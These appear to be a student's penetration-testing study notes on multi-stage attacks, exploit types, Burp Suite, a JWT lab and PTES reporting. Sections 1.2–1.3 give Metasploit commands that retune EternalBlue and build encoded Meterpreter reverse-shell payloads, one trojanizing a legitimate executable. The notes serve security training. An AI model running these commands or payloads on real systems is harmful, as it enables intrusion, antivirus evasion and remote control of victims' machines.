Theoretical Knowledge

1. Advanced Vulnerability Exploitation

1.1 Different stages in a multi-stage attack:

Stage 1 – Initial Delivery

Goal: Get a small, less suspicious component into the victim system.

- **Droppers**: Carry embedded malware and "drop" it on disk.
- **Downloaders**: Connect out to fetch the actual malware.
- **EXE loading a DLL**: Abuses DLL search order or side-loading to run attacker code under a trusted process.
- **Delivery methods**: Phishing attachments, drive-by downloads, supply-chain tampering.

Stage 2 – Payload Fetch and Execution

Goal: Run attacker code while staying hidden.

- **Loader**: Injects or executes the main payload (RAT, ransomware, spyware). Often memory-resident.
- **LOLBins**: Attackers run built-in tools like `powershell.exe`, `mshta.exe`, or `certutil.exe` to download and execute payloads without dropping obvious malware.
- **Benefit**: Bypasses security software by blending in with normal OS behavior.

Stage 3 – Obfuscation and Evasion

Goal: Prevent detection by AV, EDR, or network monitoring.

- **Data Encoding**: Payloads or commands encoded (Base64, hex, ROT13, XOR) so signatures don't match.
- **Encryption**: Payloads or C2 communications wrapped with AES, RC4, RSA, or custom ciphers. Makes traffic and stored files unreadable to defenders.
- **Result**: Each stage looks harmless until decoded/decrypted.

Stage 4 – Post-Exploitation (Recon, Lateral Movement, Persistence)

Goal: Expand control over the target environment.

- **Reconnaissance**: Attackers query system info, user accounts, open shares.
- **Living off the Land**: Use tools like `net.exe`, `wmic.exe`, or `schtasks.exe` for movement or persistence.
- **DLL injection/sideloading** can also appear here for privilege escalation.

Stage 5 – Objective / Impact

Goal: Achieve what the attacker came for.

- **Data exfiltration**: Steal sensitive files, credentials, or IP.
- **Impact**: Deploy ransomware, wipe data, disrupt operations.
- **C2 communication**: Often encrypted/encoded for stealth.

Source:

https://www.illumio.com/blog/demystifying-ransomware-techniques-using-net-assemblies-5-main-techniques

1.2 Modifying existing PoCs:

What is a proof of concept (PoC) exploit?

A proof of concept (PoC) exploit is a nonharmful attack against a computer or network. PoC exploits aren't meant to cause harm, but to show security weaknesses within software. Identifying issues enables companies to patch vulnerabilities and protect themselves against attacks.

Different types of PoC exploits in cybersecurity

PoC exploits can fall into several categories based on their nature and the vulnerabilities they target. The following are some common types:

- **Buffer overflow exploit:** Buffer overflow exploits take advantage of a program's vulnerability to buffer overflows, where an attacker can overwrite adjacent memory locations.
- **Structured Query Language injection exploits:** SQL injection exploits occur when an attacker inserts malicious SQL code into input fields, potentially gaining access to a database or manipulating its contents.
- **Cross-site scripting exploits:** XSS exploits involve injecting malicious scripts into webpages viewed by other users, often leading to the theft of session cookies or other sensitive information.
- **Remote code execution exploit:** RCE exploits enable attackers to execute arbitrary code on a targeted system, potentially leading to complete control over the system.
- **Privilege escalation exploits:** These exploits involve gaining higher-level access or privileges than intended, frequently by exploiting vulnerabilities in OSes or applications.
- **Denial-of-service and distributed denial-of-service exploits:** DoS and DDoS exploits aim to overwhelm a system or network with excessive traffic, leading to a loss of service for legitimate users.
- **Zero-day exploits:** Zero-day exploits target vulnerabilities that are unknown to the software vendor or haven't yet been patched, making them particularly dangerous.

Exploit Customization and Targeting

Modify exploits for specific target environments:
Example: Modifying the eternal blue exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > show advanced
# Set precise targeting options
msf6 exploit(windows/smb/ms17_010_eternalblue) > set GroomAllocations 12
msf6 exploit(windows/smb/ms17_010_eternalblue) > set GroomDelta 5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set VerifyArch false
msf6 exploit(windows/smb/ms17_010_eternalblue) > set VerifyTarget false
msf6 exploit(windows/smb/ms17_010_eternalblue) > set MaxExploitAttempts 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > set ProcessName lsass.exe
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

1.3 Obfuscating techniques for encoding
Payload Generation and Encoding Chains

Create sophisticated payloads using multiple encoders:
Generate a multi-encoded payload

```
msf6 > use payload/windows/meterpreter/reverse_https
msf6 payload(windows/meterpreter/reverse_https) > set LHOST     192.168.1.100
msf6 payload(windows/meterpreter/reverse_https) > set LPORT 443
msf6 payload(windows/meterpreter/reverse_https) > generate -e x86/shikata_ga_nai -i
10 -t exe -f encoded_payload.exe
```


Chain multiple encoders with custom architecture

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.100
LPORT=443 \
        -e x86/shikata_ga_nai -i 5 \
        -e x86/call4_dword_xor -i 3 \
        -e x86/countdown -i 2 \
        -f exe -o multi_encoded_payload.exe
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.100
LPORT=443 \
         -e x86/shikata_ga_nai -i 8 \
         -x /path/to/legitimate.exe \
         -f exe -o trojanized_app.exe
```

Source:
https://medium.com/%40okanyildiz1994/metasploit-framework-mastery-advanced-techniques-and-command-reference-8f068b59aea8

2. Web Application Pentesting

2.1 Web Vulnerabilities



2.2 Testing techniques

Manual Testing using Burp Suite


Intercepting a request

Burp Proxy lets you intercept HTTP requests and responses sent between Burp's browser and the target server. This enables you to study how the website behaves when you perform different actions.

Step 1: Launch Burp's browser

Go to the Proxy > Intercept tab.

Set the intercept toggle to Intercept on.




Click Open Browser. This launches Burp's browser, which is preconfigured to work with Burp right out of the box.

Position the windows so that you can see both Burp and Burp's browser.

Step 2: Intercept a request

Using Burp's browser, try to visit https://portswigger.net and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the Proxy > Intercept tab.




The request is held here so that you can study it, and even modify it, before forwarding it to the target server.

Step 3: Forward the request

Click the Forward button to send the intercepted request. Click Forward again to send any subsequent requests that are intercepted, until the page loads in Burp's browser. The Forward button sends all the selected requests.

Step 4: Switch off interception

Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Set the intercept toggle to Intercept off.




Go back to the browser and confirm that you can now interact with the site as normal.

Step 5: View the HTTP history

In Burp, go to the Proxy > HTTP history tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while intercept was switched off.

Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.




This lets you explore the website as normal and study the interactions between Burp's browser and the server afterward, which is more convenient in many cases.


Manipulating a session

Step 1: Installed BurpSuite and opened Burp Browser. Started the JWT authentication bypass via unverified signature lab.


Step 2: Logged in with the given credentials and looked inside the cookie fields



Step 3: Changed the sub field to administrator and generated a new cookie after sending the request to repeater and encoding it into base64



Step 4: Sent a request to the /admin/delete?username=carlos endpoint. Lab solved



Sources: Burp Suite Docs and Labs

3. Reporting and stakeholder communication

PTES Reporting Template Structure

The report has two major sections:

1. Executive Summary (for leadership and oversight)

Purpose → High-level business impact and posture, not technical details.

Subsections:

- Background
  Why the test was done, what systems were tested, what data they hold, what risks were considered.
  Example: "<Client> engaged <Tester> to assess external systems containing confidential data..."

- Overall Posture
  Narrative of how effective defenses were.
  Distinguish *systemic issues* (process flaws like no patch management) vs. *symptomatic issues* (missing MS08-067 on one box).

- Risk Ranking/Profile
  Use a defined scoring model (FAIR, DREAD, CVSS, custom).
  Show consolidated score (e.g., "Overall Risk = 7/Elevated").

- General Findings
  Summarize what was found in numbers and charts:

    - How many critical/high/medium vulns.

    - Success rates of attacks.

    - Root causes (misconfigurations, weak patching, weak creds).

- Recommendation Summary
  High-level tasks to fix the problems, estimated effort, and priority.

- Strategic Roadmap
  Prioritized plan for remediation aligned to business objectives and threat modeling.
  Delivered as a time-based roadmap (short-, mid-, long-term).

2. Technical Report (for IT/security teams)

Purpose → Detailed scope, findings, and evidence.

Subsections:

- Introduction
  Who was involved (client + testers), scope, objectives, methodology, threat model used.

- Information Gathering

    - *Passive Intelligence*: Info from DNS, Google dorks, public sources.

    - *Active Intelligence*: Port scans, service discovery, architecture mapping.

    - *Corporate Intelligence*: Org chart, structure, market role.

    - *Personnel Intelligence*: Employee data, emails, leaks.

- Vulnerability Assessment
  Methods used, evidence of findings, classification:
    - Technical vulns (by OSI layer, scanner/manual).
    - Logical vulns (non-OSI, e.g. business logic).
- Exploitation / Vulnerability Confirmation
  Steps taken to confirm findings:
    - Exploitation timeline.
    - Hosts attempted, successes/failures.
    - Attack details (direct, phishing, client-side, browser-side).
    - Evidence of access level achieved.
    - Remediation and mitigating controls suggested.
- Post Exploitation
  Link vulnerabilities to real business risk:
    - Privilege escalation.
    - Critical data access.
    - Business system access.

- Exfiltration and persistence.

- Countermeasure Effectiveness
  Which defenses worked (firewalls, WAFs, IDS/IPS, logs, IR team response).

- Risk / Exposure
  Combine findings with business impact:
  - Incident likelihood, attacker skill required, control strength.
  - Loss magnitude (primary, secondary).
  - Root cause analysis (failed process, not just missing patch).

- Conclusion
  Restates key outcomes and provides forward-looking guidance. Should highlight positives and encourage continued security improvement.

Key Takeaways

- Executive Summary → Audience: management. Clear, non-technical. Focus on risk and strategy.

- Technical Report → Audience: technical teams. Evidence, exploit paths, detailed remediation.

- The template enforces traceability: from pre-engagement goals → findings → exploitation → business impact → fixes.

Source: **http://www.pentest-standard.org/index.php/Reporting**